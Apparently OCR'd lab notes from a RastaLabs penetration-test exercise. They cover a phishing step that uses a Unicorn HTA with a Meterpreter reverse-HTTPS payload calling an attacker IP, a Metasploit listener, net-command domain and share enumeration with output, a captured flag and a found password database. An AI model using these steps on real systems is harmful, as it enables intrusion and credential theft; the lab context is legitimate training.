
after gaining the outlook access, let do phishing attack and gain access to the system from which the user clicks the link,


use unicorn to create hta (executable html file)

python unicorn.py windows/meterpreter/reverse_https 10.10.14.83 443 hta



copy the index.html and launcher.hta to apache2 directory and service apache2 start
setup listener,

msfconsole -r unicorn.rc




found flag.txt in Administrator\desktop but cant read, access denied


enumerate all the shares,

net share - to view shares in current system
net view - to view all shares in network


net use K: \\hostname\share$ - to mount the share
net view \\hostname /all - to view all share in that host



net user /domain - displays all user accounts



net user [username] /domain - to view user info



```
M:\Desktop>net user bowen /domain
net user bowen /domain
The request will be processed at a domain controller for domain rastalabs.local.

User name                    bowen
Full Name                    Bradley Owen
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            23/10/2017 17:22:42
Password expires             Never
Password changeable          24/10/2017 17:22:42
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory               \\fs01.rastalabs.local\home$\bowen
Last logon                   23/07/2018 14:23:34

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Finance              *Domain Users
The command completed successfully.
```

C:\WINDOWS\system32>net group finance /domain
net group finance /domain

The request will be processed at a domain controller for domain rastalabs.local.

Group name Finance
Comment

Members

---


bowen
The command completed successfully.

while enumeration found a share mounted as M,

fsutil fsinfo drives - to list logical drives

wmic logicaldisk get name - to list logical drives

diskpart > list voulme - full info abt drives



RASTA{w007_f007h0ld_l375_pwn}

Found passwords.kbdx and key file in M:\Documents

now ping all servers n systems to find it ips,

DC01 - 10.10.120.1
FS01 - 10.10.120.5
MX01 - 10.10.120.10
NIX01 - 10.10.122.20
SQL01 - 10.10.122.15
WS01 - 10.10.121.100
WS02 - 10.10.121.101
WS03 - 10.10.123.100
